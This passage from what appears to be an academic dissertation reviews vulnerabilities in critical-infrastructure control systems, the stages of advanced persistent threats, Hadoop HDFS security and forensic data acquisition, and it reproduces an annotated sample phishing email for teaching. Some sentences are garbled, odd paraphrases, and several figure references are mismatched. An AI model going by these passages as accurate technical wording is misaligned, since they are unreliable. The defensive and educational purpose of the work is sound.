2.5.1 Security Administration Vulnerabilities in Critical Infrastructure

The lack of encryption in security administrations leads to different types of attacks and exposure of infrastructure's secrets. Applying PCS security policies in critical infrastructure is necessary. One of major factor to be taken into consideration is data security. Securing data when communicating with other machines in internal networks or external networks can be done by creating a token for the plain text. Creating predefined tokens for data before transmission will allow them to generate cypher-texts in the communications channels using format-preserving encryption (Farkash, Goldesteen, Moffie, Yaakov, 2017, p.7). Figure 2.25 shows the plaintext travelling in the process of applying format-preserving format.




Figure 2.25: Format Preserving Encryption (Farkash, Goldesteen, Moffie, Yaakov, 2017, p.7).

Procedures can effectively contribute to security administration by setting up security plans, applying guidelines, implementing updated methodologies that fit the organisation, applying enforcement policies and regularly monitoring audits. Moreover, cyber security training is essential for all staff who are using informatics (See Table 2.5).

Table 2.5: PCS Vulnerabilities

Category	Vulnerability
Policy	- NO documented security policy
Procedures	- NO security plan - Absent of implementation guides - Lack of security audits
Training	- No formal security training - Lack of documented security procedures
Configuration Management	- No consistent approach for configuration management

2.5.2 Architecture Vulnerabilities in Critical Infrastructure

Most PCS have a centralised administration in order to control big data storage and monitor all activities such as black box data, power grid data, transport data, and search engine data (Gupta, Handa, 2015, p.67). Often, these systems apply a single point failure, which stops the entire system when the single point of failure encounters a problem.

This can be considered as a serious vulnerability that can cause damages in the system. The Hadoop Distributed File System has the capability to handle such data in a few seconds and ensure the highest level of availability, integrity and confidentiality. Figure 2.26 shows the architecture of HDFS to explain the process of centralizing big data in an integrated architecture.

Apache HDFS or Hadoop Distributed File System is a block-structured file system where each document is isolated into blocks of a pre-determined size (Elsayed et al., 2019, p.110). These blocks are put in a number or a few machines. Apache Hadoop HDFS Architecture pursues a Master/Slave Architecture, where a bunch includes a solitary NameNode (Master hub) and the various hubs are DataNodes (Slave hubs). HDFS can be sent on an expansive range of machines that use Java.

In spite of the fact that one machine can run DataNodes on a solitary machine, yet these DataNodes are spread crosswise over different machines.




Figure 2.26: HDFS Architecture (Gupta & Handa, 2015, p.68)

2.5.3 Network Vulnerabilities in Critical Infrastructure

Network vulnerabilities in PCS can be determined based on the type of the system infrastructure. One factor that needs to be taken into consideration, is implementing operating systems. Therefore, a lack of network administration can lead to technologies and devices in the network malfunctioning. Systems that are implemented by the latest devices and technologies in networking are vulnerable to a series of network attacks such as wireless sniffing (Badea, Croitoru, & Gheorghica, 2015, p.50). These devices and technologies are firewalls, routers, remote access, Ethernet, server’s unpredictable threats and attacks.

Another factor that needs to be taken into consideration is the connection between PCS and the other external networks. The issue comes from initiating communications between external networks that are not a part of the PCS network through human machine interfaces. In most cases, these gateways are supported by web interfaces that assume the external networks are trusted. They leave open the interfaces depending on one or more connection channels, and increase the possibility of injecting some malicious codes or SQL injections. It includes two types of simple SQL injection using the UNION command, and blind SQL injection to obtain sensitive information by designing true and false queries to infect the target system through SQL attacks. These include authentication bypass, leaking sensitive information, loss of data integrity, loss of availability of data, and remote code execution (Singh, Dayal, Raw, & Kumar, 2016, p.2873). Table 2.6 shows the common vulnerabilities that organizations could encounter during transmitting data (internal, external).

Table 2.6: PCS Vulnerabilities in Networks

Category	**Vulnerability**
Administration	Minimal use of access control lists, Configurations for network devices are not backed up, and Passwords are shared, not encrypted, and exist indefinitely.
Hardware	Physical protection in network infrastructure is not sufficient and access granted for non-critical personnel.
Perimeter	Poor configurations of firewalls in interfaces to external networks, and use of non-pcs traffic in a pcs network.
Monitoring and Logging	Firewalls and routers logs are not collected and examined regularly, and security monitoring in the PCS network is unsatisfactory.
Link Security	Control paths and links are unidentified and not protected by encryption including vulnerable ones,
Remote Access	Remote access authentication is below the required standard, and can share passwords and accounts.
Wireless Connection	Between access points and clients there are no strong data protection and authentication use by wireless LAN technology in a PCS network.

2.5.4 Platform Vulnerabilities in Critical Infrastructure

Computer platforms can be divided into two sections in PCS networks. These sections are proprietary and non-proprietary platforms. Proprietary platforms are major elements such as remote terminal units (RTUs) and programmable logic controllers (PLCs), intelligent electronic devices (IEDs), and other interfaces with control devices (Stamp, Dillinger, Young, DePoy, 2003, p.11). Passwords in these critical devices can be defeated easily in various ways such as man-in-middle attack, where someone is listening to the transferred packets between source and destination to get confidential information. Another technical issue that administrators encounter is the pervasive configuration and remote access to remote terminal units that can be identified by hackers easily. Other types of platform can be defined as a non- proprietary platform. PCS application deals with various operating systems such as UNIX or Windows. Additionally, other applications and databases have been switched from Proprietary platforms to non-proprietary. Security and updating are some of key concerns about the PCS network, due to the increase and the variety of vulnerabilities. The following table 2.7 shows the common vulnerabilities applied to platforms.

Table 2.7: PCS Vulnerabilities in Platforms

Category	**Vulnerability**
Administration	OS security patches are not effective and in action, configuration of OS have been set to default and not customised, there is no time limit, no character length and special requirements for passwords, Minimal use of access control lists, Configurations for network devices are not backed up, and Passwords are shared, not encrypted, and exist indefinitely.
Hardware	Dial-up connection is available to individual workstations, Physical protection in network infrastructure is not sufficient and access granted for non-critical personnel.
Monitoring & Logging	Monitor logs are not collected and examined regularly, and the security monitoring in PCS network is substandard.
Malware Protection	There is no effective antivirus, anti-malware software to check viruses and malware.

2.5.5 Advanced Persistent Threats Characteristics

Advanced persistent threats have different characteristics than any other modern attacks. The related characteristics of APT are defined as: to perform sophisticated procedures, techniques, tactics, and target specific systems, to develop their attack steps continuously, repeating their attempts of attacking, mainly infiltrate in a target network, and escalate the accesses they gain (Ussath, Jaeger, Cheng, & Meinel, 2016, p.1). APT attacks can bypass existing systems, which make it harder to detect, prevent and analyse the attacks.

Advanced Persistent Threats Strategy has been developed by well-trained hackers in order to maintain their access levels by implementing multiple techniques such as automated tools and social engineering (Hu, Li, Fu, Cansever, & Mohapatra, 2015, p.1-2). This is what makes it more insidious than those in previous cases. The strategy is defined in several stages as follows: malware and social engineering help attackers to gain a foothold into the system by phishing emails or exploitable files, a hacker will then open a new shell prompt on the victim system to perform network discovery, and then conduct port scanning to identify open ports in the victim's system, and the last step, the hacker has the upper hand on victim's system, and can control all valuable assets (Tankard, 2011, p.17).

Figure 2.27 shows the hacker's strategy in attacking systems through phishing email or exploitable files such as pdf, xls, doc, or any types of file that can carry malicious code to infect a victim's computer in order to escalate privileges and steal sensitive information.



Attacker initiates the targeted attack by sending phishing emails with malicious attachments
1
Phishing email
Excel exploit file
2
User interacts with an email
Target
3
System is compromised
Attacker
Targeted cyberattack overview
Infected and compromised system
4
Data is exfiltrated from remote machines
7
6
5
Other machines are attacked and compromised
Sensitive information and critical data
Infected network
Remote management and administration tools

Figure 2.27: Targeted Attack in Action (Sood, & Enbody, 2013, p.56)

2.5.6 Advanced Persistent Threats Attack Analysis


A comprehensive analysis of advanced persistent threats gives the techniques used by attackers and the stages applied for escalating access to vulnerable systems. This analysis includes deep inspection for filtering files types and other packets that could carry viruses with a route trace for tracking the attacker (Vaystikh, Polansky, Saklikar, Liptz, 2013). Reported detailed information of APT attacks can help to improve defensive techniques and facilitate forensic investigations.

Unique cyber-attacks utilize positive attacks to increase full access benefits by sending created bundles to the objective without connecting with the client. In an APT attack, increasingly latent attacks rise, which need to communicate with the clients (Gritzalis, 2019, p.221). For example, to open a particular URL the email connection opens it or also addition links from a USB. Therefore, analysis for incidents, where an APT is involved, shows evidence of process mechanisms.

The analysis focuses on three main points of attacks. These points are initial compromise, lateral movement, and command and control. The first step followed towards analysing APT attacks is the initial compromising. On this step, hackers are trying to get into the system by gaining unauthorised access. Getting into environments can be gained through spear-phishing, watering hole methods, attacking on the internet facing servers, and infected storage media (Ussath, Jaeger, Cheng, & Meinel, 2016).

Spear-Phishing: the hacker might be interesting in tricking the victim by sending a fake email includes some malicious codes attached to the file or a link (Kwak, 2020, p.5). For this method, the hacker can use social engineering techniques to convince the victim that the email was sent to by a trustworthy person or organization (Hong, 2012). Moreover, attackers are attaching to the fake email a content that encourages victims to open the link or the file. Figure 2.28 gives an example of spear-phishing emails sent to victims.

Watering Hole Attacks: the concept of this attack is to observe a victim’s favorite websites that users usually visit frequently and then try to infect some of these websites with malicious codes. The hacker exploits one of these vulnerabilities on websites such as ZERO-day exploits (Chen, Desmet, & Huygens, 2014). Figure 2.27 shows the technique for water hole attacks.



From: owner-media-alert-list@lists.[redacted].org
on behalf of Rosetti, Mark C. <owner-media-alert-list@lists.[redacted].org>
Sent: Tue 9/12/2011 12:00 PM
To: Doe, John
Subject: [redacted] makes "World's 50 Most Innovative Companies" list

Although we dropped to [redacted] in Fortune Magazine's "100 Best Companies to Work For" this year, we were just ranked #9 in Wired Magazine's "World's 50 Most Innovative Companies" list and you'll never believe why. Here is the link for those interested:

http://www.wired.com/business/2011/07/innovativecompanies/

I see this a huge feather in [redacted] cap.

Mark C. Rosetti
[redacted] (office)
mrosetti@[redacted]

http://www.[redacted]

Mismatch between name and address in "From:" field

Motivation to take immediate action

Links don't match status bar when mouse is hovered over

Typos, improper grammar, odd spacing

Intuition - overall feeling that something isn't right

Figure 2.29: Spear-phishing email (Caputo, Pfleeger, Freeman, & Johnson, 2014, p.32)

Internet-facing Servers Attacks: Is another type of attack, which involves techniques to attack servers such as web servers through known vulnerabilities. These vulnerabilities could be Cross-Site Scripting (XSS) or SQL Injections in order to infiltrate into the system by injecting some malicious codes to be exploited by the victims (Sood, Enbody, 2013).

Infected Storage Media Attack: during the stage of APT initial compromising, USB, and CD/DVD can be provided to the victim in the network infrastructure for future use. These storage media can exploit malware codes automatically by inserting the media directly into the system (Krombholz, Hobel, Huber, Weippl, 2015). One example of such attacks is the STUXNET virus.

2.5.7 Advanced Persistent Threats against Hadoop HDFS

Apache Hadoop and Hadoop HDFS have capability for critical infrastructures with "Big Data" as a storage and analytics system for critical sectors. In Big Data analytics, Hadoop has a powerful capability to offer critical organizations cost-effective solutions and reliable systems to deal with data in different ways and to store sensitive data (Cohen, Acharaya, 2013). For this reason, Hadoop File Systems have become an attractive target for most attackers. Therefore, all stored data in a

Hadoop File System have a clear potential for corruption, modification, unauthorised access, and exfiltration (Martis, 2019, p. 228). Section 2.5.3 describes the advanced persistent threats against Hadoop HDFS in critical and sensitive environments and explains why and how APTs can look for the Hadoop HDFS as an interesting target. Hadoop HDFS has a number of limitations that leave the sensitive data vulnerable to a number of serious threats and worst case scenarios. Figure 2.29 gives an example of reasonable security precautions done in HDFS infrastructure in order to protect sensitive information.




Figure 2.29: Security Architecture for Hadoop

The above figure 2.29 demonstrates the Hadoop HDFS enterprise security architecture in critical sectors. The principal idea in the above structure is to isolate HDFS data sources into multiple layers in order to apply the approach of defence-in-depth with available tools. The design shows that Hadoop administrators and users can access their data through installed firewalls in the borderlines of each network from both sides and in the HDFS proxy server. Furthermore, there are security practices such as intrusion detection systems, intrusion prevention systems, malware scanners, and OS patching that perform secure implementations to deal with data management (Cárdenas, Manadhata, & Rajan, 2013).

The occurrence of advanced persistent threats can be implemented in Hadoop HDFS through several steps of the exploitation life cycle that may include reconnaissance, initial compromise, backdoor creation, live/dead acquisition for user's credentials, utility installations, escalate privileges, and maintenance (Bhatt, Yano, & Gustavsson, 2014).

2.6 CONCLUSION

Chapter two has provided a review of the scope of literature for this dissertation on the structure of critical infrastructure in sensitive sectors (section 2.1). It has made a classification of cyber security techniques, rules and policies in critical infrastructures (Section 2.2). Furthermore, forensic capabilities have been defined in detail to include the surrounded circumstances such as architecture, components, environments, characterisations, and challenges in collection, data analysis, and reporting (Section 2.3). Moreover, a deep understanding for enterprise security architecture in critical infrastructure has been clarified in order to prepare for the next section, which is (Section 2.5). It provides an understanding of the basics threat rules and layers to combat the highly competitive and advanced persistent threats in big data.

Chapter 3 will analyse another group of knowledge from the literature. Chapter 3 will be focusing on guidelines, methods, and methodologies used by digital forensic examiners to examine different types of digital evidence to trace cyber-criminals.

Chapter 3

Digital Forensics Backgrounds & Investigation Models: Literature Review

3.0 INTRODUCTION

Table 3.1 Contribution of Chapter 3

Contribution of Chapter 3	
Key Points	**Page no.**
1. Introduction	**1**
2. Defining the Context and Structure: Literature Review	**12**
3. Digital Forensics Backgrounds & Investigation Models	**75**
3.0 Introduction	**74**
3.1 Digital Forensics Critical Environments	**76**
3.2 Digital Forensics Investigations	**84**
3.3 Reporting of Digital Forensics Findings	**91**
3.4 Traditional Digital Forensic Existing Models	**97**
3.5 Literature Analysis	**118**
3.6 Literature Gap	**123**
3.7 Literature Issues	**126**
3.8 Conclusion	**127**
4. Research Methodology & Proposed Model Characteristics	**128**
5. Artefact Design and Implementation	**165**
6. Artefact Evaluation	**196**
7. Research Contribution	**258**
8. Conclusion	**271**

Chapter 3 is extending the literature review from definitions that related to forensic capabilities in critical infrastructures to investigation methodologies. Properties and characteristics of digital evidence have been presented in chapter 2. In chapter 3 forensics guidelines and investigation methods are to be reviewed. These forensic investigative models are applied for acquiring digital evidence from numerus sources and for compliance. Moreover, different forensic classifications, formats, and tools that are available to forensic examiners and investigators will be reviewed. Chapter 3 will analyse a number of digital forensic investigation models in order to show that much more can be done for improving the process of acquiring data in critical environments. Chapter 3 will conclude with the theoretical analysis of ten existing digital forensic investigation models. From the obvious gaps and redundancies recognised in the analysis, a "Proposed Digital Forensic Investigation Model for Critical Infrastructures" is created for scenario testing and enhancement in chapter 4. Accordingly, further definitions will be set for building a reliable forensic capability in chapter 3 in order to ground the study as well as further digital forensics literature analysis will be completed. The literature analysis section shows the theoretical gaps in the literature. Therefore, and for the last section, a "Proposed Digital Forensic Investigation Model for Critical Infrastructures" will be designed and structured for improvements and enhancements that fill the gap. This proposed model will be an initial step towards further DS quality improvement, and the final outcome of the "Framework".

3.1 DIGITAL FORENSICS CRITICAL ENVIRONMENTS

Hadoop HDFS and Apache Hadoop are critical tools used for critical infrastructures that are dealing with large volumes of databases and analytics. Hadoop HDFS has the capability to offer cost-effective and powerful solutions to critical infrastructure that facilitate processing critical data. However, the critical data stored in HDFS within sensitive sectors often has attacks from organised attackers to corrupt data or gain unauthorised access to infrastructure data and other sector resources. Each electronic device connected to the network such as engineering workstations, mobile phones, laptops, PLCs or any other device relating with transferring, collecting, or storing data is vulnerable to attacks. All software/hardware that is processing any types of informative or descriptive sources are attractive targets to capturing, modify, exfiltration, and delete data. Accordingly, these critical environments will have to follow strict procedures based on the proposed model in order to be able to secure their sensitive data and forensically investigate incidents.

3.1.1 Digital Forensic Definitions

The increasing volumes of digital forensic data is a challenge to forensic examiners and investigators due to diversity of devices, and services that play an important role in collecting digital evidence. This variety of data sources poses challenging issues to forensic investigators from identifying system specifications and storage capacity, processing data, and analysing the acquired evidence, then reporting these results into a technical report for legal purpose (Quick, Choo, 2014, p.275).

Five major problems have been outlined for digital forensics in different areas. These areas can be categorised as complexity problems, diversity problems, consistency and correlation problems, volume problems, and unified time lining problems (Lillis, Becker, O'Sullvian, Scanlon, 2016, p.2). The complexity problem arises when acquiring data in its lowest format. The increase of data volumes during the process, requires sophisticated techniques for reducing/filtering data prior to the analysis. The diversity problem results from the lack of investigating and examining standard techniques in order to be able to examine the increasing number of data source types. This lack of standardization for adding different types of formats into the investigation process causes a complexity in sharing the digital evidence between the enforcement agencies (Hitchcock, Le-Khac, Scanlon, 2016, p.84). The problem of consistency and correlation comes from the static function of existing forensics tools that are designed to catch fragments of evidence. This is a limitation and there is a need to perform other sophisticated functions to assist forensic investigators. The problem of data volume comes from the lack of automation tools that can handle the large number of data volumes in data storage facilities and the electronic devices that store information. The problem of unified time lining results from having multiple data sources from different time zones, which require documented reference and changes in timestamps and clocks.

3.1.2 Data Acquisition in Critical Environments

Obtaining the data from Hadoop HDFS can be an effective way to collect evidence of digital crimes. Hadoop Distributed File System (HDFS) has five major properties to deal with digital data. They are: data exists in different locations as shown in figure 3.1; and, data is collected into a system, data is easy to copy or retain to verify the integrity of the data, it is hard to analyse, and it is hard to process

(Sagiroglu, Sinanc, 2013, p.43). Due to the sensitive nature of this data, forensic investigators and examiners will have to apply advanced procedures in order to acquire the data. Additionally, practices need to be implemented prior the process of acquiring data in order to maintain its admissibility. Figure 3.1 illustrates the life cycle of large amounts of data in critical infrastructures.




Figure 3.1: Large amounts of Data Life Cycle

Most sensitive data acquisition scenarios have high volume, high velocity, high variety, and low data value (Cavanillas, Curry, & Wahlster, 2016, p.64). Therefore, data acquisition is vital. Data Acquisition is the process of gathering and filtering information from all possible sources to be analysed. Technically, data acquisition tend to collect digital evidence from all potential electronic media. Forensic examiners and investigators have to differentiate between the two types of data acquisition, which are live acquisition and static acquisition, in order to find the best method of collecting the evidence based on the case status (Nelson, Phillips, Stuart, 2016, p.95).

Due to the sophistication of the Internet of Things, cloud computing, and distributed computing that are handling large volumes of data in critical systems, forensic investigators are experiencing a number of challenges in data acquisition (Hou et al., 2019, p.3). Some of these challenges are data complexity, computational complexity, and system complexity (Jin, Wah, Cheng, Wang, 2015, p.62-63).

Data Acquisition Classifications


The Data Acquisition function in traditional digital forensic investigations is to provide copies of original data. This procedure has to be done on the original drive in order to ensure that there is another copy for conducting investigations upon, and to ensure the original data is not damaged (Nelson, Phillips, Stuart, 2016, p.333). This process suits acquiring non-volatile data such as: Control system status, device memory, network connections, time clocks, command history, and processes running (Dhanunjaya, 2016). Non-volatile data is a concept that aims to keep data unchanged while computers are powered off. Hard drives or Virtual drives such as Google drive can recover certain types of stored data and deleted files after the user has accessed the data (Quick, & Choo, 2014, p.181). In addition, there are other sources from which to find non-volatile data such as local drives, smart phones, shared folders, and USB thumb drives (Jones, Etzkorn, 2016).

In order to handle digital evidence and conduct successful forensic investigations, sub-functions of data acquisition will need to be identified. Data acquisition sub-functions can be classified as follows (Sumalatha & Batsa, 2016, p.6):

- Physical Data Copy
- Logical Data Copy
- Data Acquisition Format
- Command Line Acquisition

